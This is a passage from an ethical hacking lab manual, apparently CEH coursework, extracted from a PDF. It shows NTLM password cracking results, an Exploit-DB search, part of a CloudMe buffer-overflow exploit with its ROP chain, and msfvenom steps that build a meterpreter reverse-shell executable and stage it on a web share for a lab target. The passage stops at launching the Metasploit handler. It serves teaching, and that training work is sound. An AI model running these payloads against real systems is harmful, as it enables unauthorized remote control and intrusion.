7	CEH.com	Administrator	92937945B518814341DE3F726500D4FF	Pa\$\$w0rd	Cracked (Dictionary:Complex): 31s	(Bu)

Status: JTR Engine: Pass 1/1 (NTLM) : Elapsed Time: 0d2h18m44s Pass Time Left: 0d21h41m16s Max Time Left: 0d21h41m16s Speed:

Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

```
07:20:04 JTR Engine: 78571 words
07:20:04 JTR Engine:
07:20:04 Starting pass: Wordlist Mode Crack (Windows NTLM-Only Hash)
07:20:05 Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
```

```
07:20:08 apple (martin)
```

```
07:20:30 Pa$$w0rd (Administrator)
```

```
07:20:31 qwerty (jason)
```

22. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
 23. This concludes the demonstration of auditing system passwords using L0phtCrack.
 24. Close all open windows and document all the acquired information.
-

Task 3: Find Vulnerabilities on Exploit Sites

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

1. In the **Windows 10** machine, open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, click <https://www.exploit-db.com/> and press **Enter**.
2. The **Exploit Database** website appears; you can click any of the latest vulnerabilities to view detailed information, or you can search for a specific vulnerability by entering its name in the **Search** field.

EXPLOIT
DATABASE Verified Has AppShow [▼](#)[Date](#)

D

A

V

Title

Type

2020-05-28		QNAP QTS and Photo Station 6.0.3 - Remote Command Execution	WebApp
------------	------------------	---	--------

2020-05-28		EyouCMS 1.4.6 - Persistent Cross-Site Scripting	WebApp
------------	------------------	---	--------

2020-05-28		Online-Exam-System 2015 - 'fid' SQL Injection	WebApp
------------	------------------	---	--------

2020-05-28		NOKIA VitalSuite SPM 2020 - 'UserName' SQL Injection	WebApp
------------	------------------	--	--------

2020-05-27		OXID eShop 6.3.4 - 'sorting' SQL Injection	WebApp
------------	------------------	--	--------

2020-05-27		Kuicms PHP EE 2.0 - Persistent Cross-Site Scripting	WebApp
------------	------------------	---	--------

2020-05-27		osTicket 1.14.1 - 'Saved Search' Persistent Cross-Site Scripting	WebApp
------------	------------------	--	--------

3. Move the mouse cursor to the left- pane of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



Has App

D A V Title

Type

	QNAP QTS and Photo Station 6.0.3 - Remote Command Execution	WebApp
	EyouCMS 1.4.6 - Persistent Cross-Site Scripting	WebApp
	Online-Exam-System 2015 - 'fid' SQL Injection	WebApp
	NOKIA VitalSuite SPM 2020 - 'UserName' SQL Injection	WebApp
	OXID eShop 6.3.4 - 'sorting' SQL Injection	WebApp
	Kuicms PHP EE 2.0 - Persistent Cross-Site Scripting	WebApp
	osTicket 1.14.1 - 'Saved Search' Persistent Cross-Site Scripting	WebApp

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.



Exploit Database Advanced Search

Title

CVE

Type

Content

Author

 Verified Has App No Metasploit

Show

15



Date



D

A

V

Title

Type

2020-05-28



NOKIA VitalSuite SPM 2020 - 'UserName' SQL Injection

webapps

2020-05-28



Online-Exam-System 2015 - 'fid' SQL Injection

webapps

2020-05-28



EyouCMS 1.4.6 - Persistent Cross-Site Scripting

webapps

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.
6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).



Exploit Database Advanced Search

Title

 Title

CVE

 2020-1234

Type

 remote

Content

 Exploit content

Author

 Author Verified Has App No Metasploit

Show

15



Date

D

A

V

Title

Type

2019-01-28				CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	remote
------------	--	--	--	--	--------

2018-08-14			Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote
------------	--	--	--	--------

2018-05-28			CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote
------------	--	--	---	--------

2017-07-24			Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)	remote
------------	--	--	---	--------

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon in the **Exploit** section to download the exploit code.



CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (D)

EDB-ID:

46250

CVE:

2018-6892

Author:MATTEO
MALVICA**Type:**

REMOTE

Platform:WINDOWS_X86-6
4**Date:**

2019-01-28

EDB Verified: **Exploit:** / **Vulnerable App:** [Download](#)

```
# Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
# Date: 24.01.2019
# Exploit Author: Matteo Malvica
# Vendor Homepage:https://www.cloudme.com/en
```

Exploit Database | https://www.exploit-db.com | Exploit ID: 46250 | Exploit Type: Remote | Platform: Windows X86-64 | Date: 2019-01-28 | Author: Matteo Malvica | Version: 1.11.2 | Category: Buffer Overflow | Status: Verified | License: None | Tags: CloudMe Sync, DEP Bypass, WoW64

PWK

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.

If **Notepad++ update** pop-up appears, click **No**.



```
46250.py x
1 # Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
2 # Date: 24.01.2019
3 # Exploit Author: Matteo Malvica
4 # Vendor Homepage: https://www.cloudme.com/en
5 # Software: https://www.cloudme.com/downloads/CloudMe\_1112.exe
6 # Category: Remote
7 # Contact: https://twitter.com/matteomalvica
8 # Version: CloudMe Sync 1.11.2
9 # Tested on: Windows 7 SP1 x64
10 # CVE-2018-6892
11 # Ported to WoW64 from https://www.exploit-db.com/exploits/46218
12
13 import socket
14 import struct
15
16 def create_rop_chain():
17     # rop chain generated with mona.py - www.corelan.be
18     rop_gadgets = [
19         0x61ba8b5e, # POP EAX # RETN [Qt5Gui.dll]
20         0x690398a8, # ptr to &VirtualProtect() [IAT Qt5Core.dll]
21         0x61bdd7f5, # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
22         0x68aef542, # XCHG EAX,ESI # RETN [Qt5Core.dll]
23         0x68bfe66b, # POP EBP # RETN [Qt5Core.dll]
24         0x68f82223, # & jmp esp [Qt5Core.dll]
25         0x6d9f7736, # POP EDX # RETN [Qt5Sql.dll]
26         0xfffffffdf, # Value to negate, will become 0x00000201
27         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
28         0x61e870e0, # POP EBX # RETN [Qt5Gui.dll]
29         0xffffffff, #
30         0x6204f463, # INC EBX # RETN [Qt5Gui.dll]
31         0x68f8063c, # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
32         0x61ec44ae, # POP EDX # RETN [Qt5Gui.dll]
33         0xfffffffcc0, # Value to negate, will become 0x00000040
34         0x6eb47092, # NEG EDX # RETN [libgcc_s_dw2-1.dll]
35         0x61e2a807, # POP ECX # RETN [Qt5Gui.dll]
36         0x6eb573c9, # &Writable location [libgcc_s_dw2-1.dll]
37         0x61e85d66, # POP EDI # RETN [Qt5Gui.dll]
38         0xd9e431c, # RETN (ROP NOP) [Qt5Sql.dll]
```

12. This exploit code can further be used to exploit vulnerabilities in the target system.
 13. Close all open windows.
 14. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database.
 15. You can similarly use other exploit sites such as **VulDB** (<https://vuldb.com>), **MITRE CVE** (<https://cve.mitre.org>), **Vulners** (<https://vulners.com>), and **CIRCL CVE Search** (<https://cve.circl.lu>) to find target system vulnerabilities.
 16. Close all open windows and document all the acquired information.
-

Task 4: Exploit Client-Side Vulnerabilities and Establish a VNC Session

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world. At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

In this task, we will use the **Parrot Security (10.10.10.13)** machine as the host system and the **Windows 10 (10.10.10.10)** machine as the target system.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.

parrot

us 23:53

attacker

Password



2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

parrot


us 23:54

attacker

• • •



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 00:04

● ● ●

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

READMEEnterprise



Trash



CEHv11 Module 13
Hacking Web
Servers



CEHv11 Module 14
Hacking Web
Applications

Security_Script
html

7. A Parrot Terminal window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Here, the IP address of the host machine is **10.10.10.13 (Parrot Security machine)**.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help


```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.10.13
LPORT=444 -o /root/Desktop/Test.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/Test.exe
[root@parrot]~[-]
└─#
```

Trash

CEHv11 Module 13
Hacking Web
Servers

CEHv11 Module 14
Hacking Web
Applications

8. This will generate **Test.exe**, a malicious file at the location **/root/Desktop**, as shown in the screenshot.



9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- o Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

Applications Places System



Mon Aug 24, 00:47

Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]~[-]
└─#mkdir /var/www/html/share
[root@parrot]~[-]
└─#chmod -R 755 /var/www/html/share
[root@parrot]~[-]
└─#chown -R www-data:www-data /var/www/html/share
[root@parrot]~[-]
└─#cp /root/Desktop/Test.exe /var/www/html/share
[root@parrot]~[-]
└─#
```

Home

Music

Pictures

Videos

Trash

Devices

Floppy Disk

Network

Browse View...

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.

Applications Places System



Mon Aug 24, 00:48

File Edit View Search Terminal Help

```
[root@parrot]~-[~]
└─ #mkdir /var/www/html/share
[root@parrot]~-[~]
└─ #chmod -R 755 /var/www/html/share
[root@parrot]~-[~]
└─ #chown -R www-data:www-data /var/www/html/share
[root@parrot]~-[~]
└─ #cp /root/Desktop/Test.exe /var/www/html/share
[root@parrot]~-[~]
└─ #service apache2 start
[root@parrot]~-[~]
└─ #
```

● Pictures

● Videos

● Trash

Devices

● Floppy Disk

Network

● Browse File...

Parrot Terminal

11.  Type **msfconsole** and press **Enter** to launch the Metasploit framework.

Applications Places System



Mon Aug 24, 00:49

Red Green Yellow

Parrot Terminal

File Edit View Search Terminal Help

[root@parrot] ~

#msfconsole

Places Desktop

Computer

.~+P~~~~~-0+:.

-0+:.

.+oooyysyyssyyddy++os-`~~~~~

~~~~~+ohhyosyyosyy/+om++:ooo///o

++++//++++/~~~//++++/+++++ooyysoyysooso+++++oososy

--v/Documentos .----//+/+++++//++++/~//++/+++++//+/

@ Downloads

@ Music

@ Pictures

@ Videos

@ Trash

Devices

@ Floppy Disk

Network

o/`~-hd: ``

.yNmMMh//+syysso-`~~~~~

.hmMMMMMMNMddds\.../M\.\.../hdddM MMMMMNo

:Nm-/NMMMMMMMMNM\$NMNMm&&MMMMMMMMNMMy

.sm/-yMMMMMMMMNM\$NMNMN&&MMMMMMMMNMh`

-Nd` :MMMMMMMMNM\$NMNMN&&MMMMMMMMNMh`

-Nh` .yMMMMMMNM\$NMNMN&&MMMMMMMMNMm/

.sNd :MMMMMMNM\$NMNMN&&MMMMMMMMNMm/

-mh` :MMMMMMNM\$NMNMN&&MMMMMMMMNMd

`:``-o+++-oooo+:ooooo+:o+++-ooooo++/

/ooso--/ydh//+s+/osssso:--syN//os:

/++-.-yy/...osydh/-+oo:-`o/...oyodh+

.--mnk//^~^\`~`++:~`o://^~^\`~`:

||--X--|| | |--X--||

...../yddy/:...+hmo-..hdd:.....\\=v=/.....\\=v=/.....

| Session one died of dysentery. |

12.  In msfconsole, type **use exploit/multi/handler** and press **Enter**.

Applications Places System



Mon Aug 24, 00:50

Red Green Yellow

Parrot Terminal

